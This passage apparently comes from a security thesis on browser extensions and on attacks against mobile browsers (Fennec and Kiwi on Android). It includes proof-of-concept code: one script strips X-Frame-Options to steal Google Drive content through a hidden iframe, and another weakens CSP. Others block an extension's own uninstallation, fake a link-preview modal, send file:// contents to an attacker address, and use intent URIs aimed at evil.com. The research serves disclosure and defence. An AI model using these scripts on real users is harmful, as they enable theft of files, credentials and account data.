The architecture of extensions based on background and content scripts is how the seperation of privileges is applied. Background scripts cannot access the Document Object Model (DOM) of the current visited page, but they have access to all the privileged APIs, and are not restricted by the Same Origin Policy (SOP) as long as the permission has been granted. On the contrary, content scripts can access the DOM in read or write mode, but the set of permitted APIs is restricted and less privileged. They even run in a separated world from the visited web page. Finally, native binaries run outside the browser with user's privileges, and can directly interact only with the core of the extension. However, despite of this separation, these different components can exchange information through message passing APIs. The Chrome's extension documentation presents the drawing (Figure 3.5) showing how it works. Because of this message




Figure 3.5: Message passing between extension's elements

Source: `https://developer.chrome.com/extensions/overview`

passing mechanism, nothing prevents then the background script to know the content of the DOM, perform privileged task and send back the result to the content script. A quite simple attack on privacy can be done as follows: a content script is injected in the target web page, whose content will be stolen. The content script can read the entire DOM and even cookies, and pass it as textual content to its background script. The latter can then exfiltrate this sensitive content to a Command and Control Server (C&C), because the SOP will not be enforced. Another possibility is also to intercept uploaded form data with the content script and exfiltrate them in the same way.

Strong isolation

The principle of isolation appears at different levels. It is for example enforced through the SOP, the different contexts in which the scripts run, or the process separation. The SOP enforces the isolation based on the scheme, the domain, and the port, ensuring that content loaded from one

origin cannot access arbitrary malicious or restricted content from another origin. For example, content loaded over HTTPS is protected by preventing the loading of untrusted HTTP content, or private file through `file://` scheme.
The isolation also operates in terms of variable and function visibility, preventing from data leakage or corruption. Djeric and Goel refers in *Securing Script-Based Extensibility in Web Browsers* to the bug 289074 in Firefox, abusing the poor isolation. The bug was opened fifteen years ago and is now closed and fixed. The code of the POC in Listing 3.1 shows the simplified version of the exploit. The idea is to define a getter for a native property, here `innerHTML`, hoping that another code will access this property and run the attacker's code, because of mixed contexts.

```
function exploit(){console.log("Exploit!");}
document.body.__defineGetter__("innerHTML", function() {
  return {match : function(){}, toString : exploit};
});
console.log("This is the body: " + document.body.innerHTML)
```

Listing 3.1: Proof of concept of an exploit against the bug 289074

However, nothing prevents a content script from creating on-the-fly a new `script` tag redefining some properties of functions. The Listing 3.2 shows that a content script can overwrite the default behaviour of the routine `console.log`:

```
var script = document.createElement("script")
script.innerText = "console.log = function(x){console.log = window.alert;
    console.log.bind(window)(x)}"
document.body.appendChild(script)
```

Listing 3.2: Redefining function's behaviour with content script in page's context

Every call to `console.log` coming from the web page then turn into `window.alert`. This is possible in this case because the injected script is now part of the page's context.
Moreover, the isolation protects the browser from low-level attacks generally related to memory-safety issues. Daniel, Honoroff, and Miller describe in *Engineering Heap Overflow Exploits with JavaScript* explain how an attacker could setup a convenient exploitable environment once granted the ability to execute arbitrary JavaScript [23]. Thanks to this isolation, dangerous environments do not weaken the others, as long as there is no privilege escalation.

3.4 Same Origin Policy

The Same Origin Policy (SOP) is one of the most important security measures enforced in a browser. It aims to restrict the interaction between content coming from different origins. It makes sense for example regarding JavaScript execution, where a script coming from a malicious origin should not be allowed to interfere with the legitimate scripts coming from the visited page. The filtering is based on the protocol, the host and the port, and if only one of them differ between two URLs, they will be considered as coming from different origins. However, even if the idea seems to be pretty simple, enforcing such policy is not always that easy. Indeed, there exists some legitimate reasons to fetch resources coming from another origin, especially when it is about styles sheets, fonts or media files. Hence, some legitimate ways exist to lower the SOP, such as Cross-Origin Resource Sharing (CORS) or JSON with Padding (JSONP).
The former is a mechanism described in the *W3C Recommendation 16 January 2014* [24], which specifies some HTTP headers informing the browser how to handle the served content, and telling the server where the request comes from. However, it does not prevent an undesirable request to be sent, it only prevents the browser from reading the response if the origin is not allowed.
While requesting a file from another origin might be forbidden by SOP, requesting an external script through a `script` tag is allowed by the Hyper Text Markup Language (HTML) specification. It is the trick used by JSONP, invented by Bob Ippolito, to fetch external data, assuming that the answer is a valid JSON. The client fetches the data from the server, indicating in HTTP parameters the name of the routine it wants to use to unwrap the payload, as shown in Listing 3.3. This routine must be then implemented on client side, in another script. The argument comes as a JSON object that JavaScript could correctly handle.

```
<script>
function unwrap(serverAnswer){
  console.assert(serverAnswer.key == "value");
}
</script>
<script src="http://somewebsite.org/getdata.php?func=unwrap"/>
```

Listing 3.3: JSONP mechanism from client side

On the server side, the data is then textually represented as a JSON object, passed as an argument to the expected routine, as shown in Listing 3.4. Note that if both sides already know how the unwrapping function is supposed to be named. passing the name of this function as an HTTP argument is not mandatory. Furthermore, if it needs to be passed, is also should be sanitised before being returned so as to avoid code injection.

```
<?php
//getdata.php
if (isset($_GET["func"])){
  $answer = '{"key":"value"}';
  echo $_GET["func"] . "(" . $answer . ")"; //wrap the data in expected
      function
  //it sends then back: unwrap({"key":"value"})
}
?>
```

Listing 3.4: JSONP mechanism from server side

The loading of external `iframes` is also restricted by SOP which can protect a website from being framed, or forbid the embedding page to access the embedded DOM. This protection is set by returning some HTTP headers such as `X-Frame`, preventing websites from being impersonated.
Extensions are also ruled by the SOP, and must ask the permission to interact with specific origins, or to anyone. These permissions are named *Host permissions* and must be included in the manifest. They may contain wildcards for the scheme, the host, or the path. Regarding the scheme, it is a bit specific, because only some of them are allowed: for Firefox it is limited to `http`, `https`, `ws`, `wss`, `ftp`, `ftps`, `data` or `file` [25]. However, extensions are also powerful enough to disable some SOP protections, and conduct attacks against end users, as described in the next paragraph.

Attacking Google's Single Sign-On (SSO)

This part describes an attack against Google's SSO, by loading one of the Google's services (here Google Drive) whenever a specific event occurs (here browsing to Wikipedia. It is an arbitrary event, chosen here just because it is not an event that occurs too often). If the user already signed in their account in another tab, the extension would be able to steal the Drive's content, without any visual hint that could warn the user. In Wikipedia's page, the extension executes the code shown in Listing 3.5. The script creates an `iframe` pointing to user's Drive.

```
var iframe = document.createElement("iframe");
iframe.src = "https://drive.google.com";
iframe.id = "theiframe";
/* here comes the style attributes hiding the frame */
document.body.appendChild(iframe);
```

Listing 3.5: Attacking SSO, script injected in Wikipedia.com

Another script is injected in `drive.google.com`, only sending the source code of the web page to the background script, as shown in Listing 3.6. Indeed, this content script would not be able to directly exfiltrate the content to a C&C because of SOP

```
chrome.runtime.sendMessage({
  msg: window.document.documentElement.innerHTML
});
```

Listing 3.6: Attacking SSO, script injected in `drive.google.com`

The background script is responsible to intercept the responses from the server and strip some headers, as shown in Listing 3.7

```
function handleMessage(request, sender, sendResponse) {
  /* do somesthing with request.msg (the source of Drive's page) */
}
chrome.runtime.onMessage.addListener(handleMessage);
chrome.webRequest.onHeadersReceived.addListener((details) => {
  for (let i = 0; i < details.responseHeaders.length; i += 1) {
    if (details.responseHeaders[i].name == 'x-frame-options'){
      details.responseHeaders[i] = details.responseHeaders[i+1];
      break;
    }
  }
  return {responseHeaders: details.responseHeaders,};
},{urls: ['https://*.google.com/*']}, ['blocking', 'responseHeaders']);
```

Listing 3.7: Attacking SSO, background script

By removing the `X-Frame-Options`, the `iframe` injected in Wikipedia page would display the real Drive's page. If the user is not connected to their account, a redirection would simply occur. Otherwise, the script injected in the Drive would send the latter's source to the background script, then possibly exfiltrating it to the attacker's server, as long as the address has been whitelisted in the manifest.
Generally speaking, background script is not restricted by the SOP if the extension asked for the appropriate permissions. Therefore, extensions might be a powerful way to break one of the most important security mechanism.

3.5 Content Security Policy

Another security mechanism enforced in the browser is named the Content Security Policy (CSP). Originally, it was meant to prevent from XSS attacks by specifying rules regarding JavaScript execution. CSP policies define to which extent JavaScript can execute by imposing constraints regarding:

- the *inline* execution, that is, the JavaScript code bound to events, directly written as attribute's value in a tag
- the evaluation of strings as JavaScript code, with functions like `eval`, `setTimeout`, `setInterval`, or `new Function`
- the origin of the scripts, and by default only the local ones are allowed to run

The policy might also apply to other resources such as media, fonts, frames, etc. It partially enforces the SOP by filtering the external loaded resources, but can be bypassed the same way thanks to an extension. Indeed, CSP directives are set through HTTP headers, instructing the client browser which external resources might be loaded alongside the current page, and what can be executed. Extensions are limited by default CSP governed by the browser. For example, Google Chrome applies three policies by default: no inline execution, no `eval` functions or similar, only local scripts and resources are loaded.

```
chrome.webRequest.onHeadersReceived.addListener(function(details){
  for (let i = 0; i < details.responseHeaders.length; i += 1) {
    if (details.responseHeaders[i].name == 'content-security-policy') {
      details.responseHeaders[i].value = "default-src * 'unsafe-inline' '
          unsafe-eval' data: blob:; ";
      break;
    }
  }
  return {
    responseHeaders: details.responseHeaders,
  };
},
  {urls:['<match_pattern_for_target>']},
  ['blocking', 'responseHeaders']
);
```

Listing 3.8: Inject permissive CSP directives in server's response

However, an extension is able to modify HTTP response headers returned by a server and weaken the policy by injecting permissive policies, as shown in Listing 3.8. Then, the execution of the injected inline statement would be permitted. This ability to intercept server's response before the rendering engine could access is one illustration of extensions' power. Indeed, it means that

an extension can silently intercept all the traffic between the end user and the website, in both directions. For example, it means that an extension can steal user's credentials when logging-in on a website in which content script injected, and deface the answer returned by the server, or weaken the CSP. Generally speaking, extensions can perform Man-In-the-Browser attacks, simply by asking a few permissions in their manifest.
Even if extensions are also ruled by default CSP directives, they can still adjust it to fit their needs by adding the entry `content_security_policy` in their manifest. It then means that extensions can voluntarily weaken the CSP to harm their end user, for example by colluding with malicious websites or mobile applications. Then, it is no more their responsibility to embed the malicious code, they just let the other malicious agent run the expected payload.

Conclusion

These observations lead us to the conclusion that extensions might be really powerful to conduct attack against their end user. It is then more about attacking browsers and their end users via extensions, instead of abusing a weak extension from a malicious website. Still, collusion between elements are a key point to consider, because it might be the way to make move the attack from on context to another, possibly reaching the underlying system. The next chapter is about attacking extensions, and starts by comparing desktop and mobiles browsers, so as to highlight how these differences could mitigate or make the attacks more powerful. Then we will discuss attacks against mobile devices, which is the main contribution of our work.

4 | Attacking mobile browsers

The previous chapter explained the extensions internals and the reader might already have an insight of the potential security issues raised by extensions. This chapter starts by comparing the impacts that the same attack could have depending on the targeted devices. We will first detail the differences due to UI restrictions, and then those depending on the underlying system. In the second part, we will focus on mobile devices by describing practical attacks we found, made possible by the support of browsers extensions on such devices. We first explain the attack surface and give the technical details.

4.1 Desktop vs mobile device: a comparative impact analysis

When it comes to attack mobile browsers, a first approach might be to take well-known attacks efficient against desktop browsers, tweak them if necessary or simply apply them as they are. However, it appears that sometimes, the result is different, in terms of effectiveness, efficiency, or stealthiness. Some protections or weaknesses are indeed inherent to the device, because of the size, computation capacity, operating system, etc. This section presents some known attacks and compares the impact they have on both targets. We will first study the ones related to UI restrictions applying on mobiles devices. Then are presented the ones related to the underlying system.

4.1.1 Impact differences due to UI restrictions

One of the most obvious differences between desktop and mobiles browsers is the size they are allocated to display their content. Because of the reduced surface, mobile browsers must make things as simple as possible. For example, opening two windows in a mobile browser is just not possible. As we will see, such restrictions might weaken or improve the security of the application.

Security indicators

To secure communications on the Web, the secure version of HTTP is used. It ensures that confidential data exchanged with servers is encrypted and kept confidential. On desktop browsers, several indicators exist to warn the user that the connection is not secure, depending on the browser. Figure 4.1 shows a message displayed by Firefox when a form lies on an insecure website, in addition to the crossed-out padlock.




Figure 4.1: Insecure login page in Firefox on desktop

Such indicators are not displayed, or at least not in the same way, on mobile. The same page has been requested from Kiwi and Fennec, as shown on Figure 4.2, and no warning is clearly shown. The reason is probably not the lack of space, because a crossed-out padlock icon in the address bar would be a first indicator. Combining this weakness to a phishing attack impersonating a trusted website might be quite powerful. Thanks to extension, it is also possible to inject content is any website for which the permission has been granted, meaning that a malicious extension could inject a fake login form in an insecure website, and no specific warning would appear.




Figure 4.2: Insecure login respectively in Fennec and in Kiwi, on Android device

Tabs hacking

On mobile, there is no difference between windows and tabs, as only one delivered content can be displayed at a time. In the Browser Hacker's Handbook, Alcorn mentions the pop-under's as a way to retain access [5]. Pop-under's are small browser windows that a attacker make spawn behind the main window, left unseen by the user. On mobile, such trick is then not possible. The Listing 4.1 would make a small pop-under spawn if pop-ups are allowed (when tested on Firefox, the new window appeared on top of the main window, breaking the attack). The attack also works on mobile, but is not really stealth as it opens a new tab, and therefore the user can see the number of open tabs incrementing in the address bar.

```
var url = "<the URL>";
window.open(url, "s","toolbar=0,location=0,directories=0,status=0,
  menubar=0,scrollbars=0,resizable=0,width=1,height=1").blur();
window.open().close();
```

Listing 4.1: Pop-under working on some desktop browsers

A phishing attack named tab-nabbing and reverse tab-nabbing was described for the first time in 2010 by Aza Raskin [26]. The idea of these attacks is that the content of a tab is replaced when left unattended. A malicious website might detect that the focus has been lost, and therefore replaces its content to impersonate another website. The reverse version of the attack is when a website opens a new tab, and the target modifies the content of the source. The attack is even more powerful on mobile as only one tab is visible. The principle is as follows: a first page contains a link, opening the target page in a new tab. When the second page is opened, the latter changes the value of the property `window.opener.location`, so as to replace the location of the source tab, no more visible at this moment. Extensions even offer some APIs allowing to reorder the tabs, but are not implemented on mobile for now. If it was the case, the attack would be even more powerful because thanks to the extension, an attacker could impersonate another open tab, and takes its place. On desktop, the API works, but as the user sees the head of each tab, the reordering is not that stealth.

Transparency

Desktop browsers give the savvy user the ability to view and edit source code, analyse requests, or execute their own code thanks to developers tools. It then gives the user a kind of freedom regarding the browsing. For example, if an annoying frame appears over the expected content, it is relatively easy to use the developer tools to remove it. Though, this kind of manipulations are generally performed by experienced users. On mobile devices, it is more limited, as these tools are not available. The user can still view the source code by adding `view-source` before the URL, but it does not give the ability to edit it, and furthermore, it is not necessarily a common practice. This lack of transparency restricts user's control on mobile, because they have to deal only with what they see, and not necessarily with what they should.

4.1.2 Impact differences due to underlying system

Because of the platform on which the browser runs, the harm that an extension can do is not everywhere the same. The underlying system plays also a significant role, especially in terms of permissions, APIs support, and device capabilities.

Permissions

Regarding permissions, it is really likely that the desktop browser will run with the privileges of the end user. On Android devices, on the other hand, each application is assigned to a different user having it own private data space. This is a major difference, because if the extension suffers from vulnerability allowing an attacker to perform an Remote Code Execution (RCE), their privileges will be different. Indeed, lateral movement will be limited if the privileges separation is strong.

APIs support

The APIs support is probably what makes the biggest difference in terms of capabilities between extensions on desktop and on mobile browsers. Many APIs, and even the whole namespace `bookmarks` are not supported by Fennec[1]. One major difference is the lack of support for the native messaging. As mentioned in the paragraph 3.3.2, the different components are allowed to exchange information through message-passing APIs, and a strong isolation rules are enforced. However, desktop browsers support also native messaging, allowing an extension to communicate with application living outside the browser, installed on the underlying operating system. They are named *native applications* and then run with all the user's privileges. They still require a specific installation, that cannot be silently done during the download of an extension from a web store.
The routine `chrome.runtime.connectNative` is used to establish the connection from the extension to the native application. The routine returns a `chrome.runtime.Port` object, coming as an communication interface. Fennec does not support `connectNative`, whereas Kiwi Browser does. As Chrome extensions were not meant to be supported on mobile, it was worth investigating how native applications are handled by Kiwi. It appears that the routines are implemented on the extension part, but to make it work, the browser also needs to find where the native part lies. Native applications are registered either at the system level, or at the user level, by putting a `manifest.json` at a specific location on the disk. For a system-wide deployment, the expected hard-coded path does not match with the Android file tree. Regarding the user-level deployment, the program expects to find a directory named `NativeMessagingHosts` in the user's home. This folder is not created by Kiwi Browser, making any attempt to use native messaging fail.

[1](Mozilla reports in a grid the support for JavaScript APIs at `https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Browser_support_for_JavaScript_APIs`)

Device capabilities

Another difference changing the attack surface is related to device capabilities. Even if smartphones and tablets are like mini-computers nowadays, they can do sometimes more: phone call, SMS, accelerometer, front and back camera are some examples. If the browser application is granted enough permissions, so are extensions. A simple example is the way a desktop browser and a mobile browser would act when dealing with the `tel:` scheme. This scheme is normally used to dial a number without necessary calling it. Clicking on a link using this scheme would generally open the dialling application and let the user choose what to do. While desktop browsers could generally not handle it, the mobile ones are perfectly able to do so. It will not necessarily trigger phone call, but these differences in terms of capabilities, combined with potential implementation flaws could lead to vulnerabilities. Another difference resides in the way the user interacts with the device. Using a keyboard and a mouse or having a touchscreen (or all of them on some devices) changes the way the user interacts with the UI. For example, scrolling the page is done on touch screens by vertically swiping on the screen, whereas other ways would be used on desktop computer without touch screen, such as moving the scroll bar, use the mouse wheel, or the directional arrows. Then, mobile devices mix the controls and the view, framing the possible actions. On desktop, the users have more ways to escape, because they are given more controls, more ways to interact.

4.2 Attacking mobile browsers

When it comes to attack mobile browsers, choices should be made. For the purpose of this thesis, we focused our efforts on Fennec and Kiwi for Android, due to the ease to tests our proofs of concept. This part will present our findings regarding the specific case of extensions security on mobile devices. The Table 4.1 at the end of the chapter summarises and classifies attacks against browsers with extensions as attack vector. The table contains already known attacks being still effective, the ones that are no more, and attacks we discovered. Moreover, the code for the POCs is freely available on Github at `https://github.com/BorelEnzo/Extensions-against-mobile-browsers`

4.2.1 Framing and domain trust

This attack is not due to an inherent weakness of mobiles devices and could also be performed against desktop browsers. The principle is to put the content of a web page on a subdomain or another page on the same domain, in an `iframe`, by stripping the headers `x-frame-options` with the background script, as shown in the Listing 3.7. Because the `iframe` points to a subdomain or the same domain, the attack is stealthier than an inclusion of a totally different website. The goal is then to make the victim perform an action on a website that they would not be obliged to, in a normal situation. For example, a malicious extension could replace the content of a publicly accessible webpage by a login page, so as to make the victim give their credentials. As already mentioned, this attack also works on desktop browsers, but is a bit more powerful on mobile, because on the latter, the user does not have access to developer tools. The scheme `view-source`, also available on mobile, would display the source of the original page, whereas the developer tools would show the injected iframe. By framing a page of the same domain or a subdomain, the attacker can abuse the trust the victim has in the website.

4.2.2 Menu item impersonation

On mobile devices, extensions cannot have their own icon in the address bar due to lack of space. An entry to access internal pages of the extension is therefore added in the list of settings, and the way it is displayed depends on the browser. The Figure 4.3 shows it for Fennec and Kiwi. In both cases, the entry is added after the genuine ones ("Help" for Fennec and "Exit" for Kiwi). The problem is that Fennec does not make any visual difference between original menu items and extensions, whereas Kiwi displays the icon of each extension or its initials if no icon has been defined. Also using a transparent icon does the trick for Kiwi, and the extension appears like in Fennec. It was even possible to create a signed fake extension named "Settings" and add




Figure 4.3: Fake "Menu item" in Fennec and Kiwi on Android device

it to the browser, possibly tricking the user into clicking on a fake menu item. Still, the page open by clicking on the extension entry would appear as an extension page, with a bar containing the address of the extension, which could make a careful user suspicious.

4.2.3 Preventing from uninstallation

In 2018, Malwarebytes LABS published an article about a malicious extension named *Tiempo en colombia en vivo* [27] that tried to prevent from its uninstallation. The trick it used was

```
function handleUpdated(tabId, changeInfo, tabInfo) {
  if (tabInfo.url == "about:addons" || tabInfo.url.startsWith("https://
     addons.mozilla.org/en-US/firefox/addon/")) {
    try{
      chrome.tabs.remove(tabId);
    }
  catch{}
  }
}
chrome.tabs.onUpdated.addListener(handleUpdated);
```

Listing 4.2: Attempt to deny add-ons management pages in Firefox

to redirect all attempts to reach the pages `chrome://extensions` or `chrome://apps/?r=extensions`. According to the article, the clean way to disable extensions was to start the browser in safe mode, which temporarily disables extensions. It is also worth noting that in last versions of Chrome or Firefox, right-clicking on the extension or browsing to the extension page on the market are possible ways to remove the malware. That being said, starting the browser in safe mode is not possible to do on a mobile device, meaning that an extension could prevent from its uninstallation as long as the browser is not reset to default settings or reinstalled.
To achieve this goal, the permission `tabs` is required. For Fennec, the code snippet in Listing 4.2 shows a way to prevent the uninstallation by denying any attempt to open `about:config`. In Kiwi, the code is slightly different, because the URL is not the same, and even if the scheme `kiwi://` replaces `chrome://`, the one to filter is still the latter.

4.2.4 Contextual menu override

On desktop browser, a user can know where a clickable element would take them, just by hovering the element. On touch screens, this feature does not exist, and the easy way to know where the links points to is to do a long press on the link to make a modal box appear with the appropriate information. However, an extension can overwrite this default behaviour and trick the user by showing a wrong information, or simply intercept it and do nothing more. A simplified version of the exploit is shown in Listing 4.3, creating a fake modal box with wrong target website.
Thanks to extension, this kind of code might be injected in legitimate websites where the extension is allowed to run. As a mobile browser user, there is no easy way to ensure that the target is the one being expected. The attack does not necessary need to be run from an extension, and can come from the website itself, then playing with its own links. What makes the attack dangerous and powerful is the fact that extension can inject wrong links in pages in which they are allowed to run and hide this behaviour.

```
var div = document.createElement("div");
div.id="myModal";
div.class = "w3-container"; // include style from https://www.w3schools.com
    /w3css/4/w3.css
div.style.zIndex = 1000; //make it appear on top
div.innerHTML = '... injected modal ...';
let main = document.getElementById("cnt"); //get main container
main.insertBefore(div, main.firstChild);
window.onclick = function(event) {
  document.getElementById("myModal").style.display = "none";
}
function handler(e){
  if (e.target.tagName == "A"){
    document.getElementById("myModal").style.display = "block";
    e.preventDefault();
  }
}
document.addEventListener('contextmenu', function(e) { handler(e); }, false
    );
```

Listing 4.3: JavaScript code of the POC for the fake modal box

The visual result is shown on Figure 4.4. The genuine modal window is clearly in foreground, whereas the fake one is at most on the same plan as the address bar. Indeed, it is not possible, even for an extension to draw over a genuine component. This absence of mouse pointer could lead to severe issue, like the one we just mentioned, but also leads to the fact that the user could never be sure that a click will be caught by the expected widget. Overlapping hidden elements is trivial to do with an extension, and on mobile it is therefore really easy to hide links behind unexpected clickable elements.

4.2.5 Abusing weak permissions management

At installation time, extensions generally ask for some permissions. A really common one is *Read and change all your data on the websites you visit* on Chrome or *Access your data for all websites* on Firefox. It is worth noting a few things regarding the way Firefox and Chrome on desktop handle the permissions. By default, both forbid the execution of the extension when browsing in private mode. It is a safe behaviour as extensions often target user's privacy. However, Chrome gives the user the right to restrict the scope of allowed URLs once installed. The permission can be granted:

1. **On click**: the permission is granted for a specific page, and applies only once
2. **On specific sites**: the user can specify a website, where the extension may run in all pages




Figure 4.4: Genuine modal window in Google Chrome, and fake modal window injected in a Google's search page, in Kiwi (Android)

3. **All pages**: the default value

Finally, Chrome has a permission named *Allow access to file URLs*. By default, this permission is not granted. Firefox does not have such permission, because this behaviour is now forbidden, extensions cannot make use of the `file://` scheme.
However, these rules are not the same on mobile. Fennec does not give the user the ability to disable the execution in private mode or to tweak the permissions. By default, the application cannot access the private files, but it is a permission at the Android level, that cannot be granted or revoked for a specific extension. Still, Fennec prevents extensions from requesting resources starting with `file://` because the protocols mismatch and the SOP is enforced.
Regarding Kiwi, it is forbidden by default to run an extension in private mode, and it allows the user to grant or deny the use of the scheme `file://` from extensions whenever they want. However, permissions cannot be adjusted with the same granularity compared to Chrome on desktop. If a malicious extension is granted the permission to use the `file://` scheme, it then gains access to private files of the user, despite of the SOP. Chrome's documentation about *Match Patterns* [28] states that the permitted schemes regarding host permissions and content scripts injection must start by either `http`, `https`, `file` or `ftp` (or eventually a star symbol, meaning HTTP or HTTPS).
Knowing the full path of a targeted user's private file is not even necessary to retrieve it, if the browser has the permission to access it. Indeed, requests to a folder show a listing of the files and subdirectories, making a malicious extension able to walk through the arborescence. The Listing 4.4 shows how a malicious extension could access a file of folder, and exfiltrate it to a C&C. Setting the `responseType` to the value *"arrayBuffer"* allows the handling of binary

data.

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "file://<file or folder to read>", true);
xhr.responseType = "arraybuffer";
xhr.onload = function (oEvent) {
  var arrayBuffer = xhr.response;
  if (arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var binary = '';
    for (var i = 0; i < byteArray.byteLength; i++) {
      binary += String.fromCharCode(byteArray[i]);
    }
    var xhr_post = new XMLHttpRequest();
    xhr_post.open("POST", "<attacker's address>", true);
    xhr_post.setRequestHeader('Content-type', 'application/x-www-form-
        urlencoded');
    xhr_post.send("body=" + encodeURIComponent(btoa(binary)));
  }
}
xhr.send(null);
```

Listing 4.4: Background script exfiltrating the private user's files


4.2.6 Abusing intent scheme

On Android devices, a special URI scheme is used to make the applications communicate, called `intent://`. It is used for example to start a specific application based on the file extension, or let another application handle a specific task such as sending an SMS. Fennec handles this URI scheme as it was a regular link, when used in an `iframe`. In other words, it is possible from the browser to start Android activities or services whenever a page loads. By colluding with a malicious website and an Android application, an attacker could therefore violates user's privacy. Moreover, arguments can be bound to intents. For example, an attacker can force the browsing to an arbitrary URL, by sending an intent for no specific application, and specifying a fallback URL. This fallback URL might also contain parameters: `intent://#Intent;scheme=http;type=text/plain;action=android.intent.action.SEND;S.browser_fallback_url=evil.com;end`. It is also possible to start another application's activity or service. For example, `intent://evil.com#Intent;scheme=http;package=com.android.chrome;end` would open an attacker's website in Chrome. It then means that a kind of control flow can pass from the browser to another application. 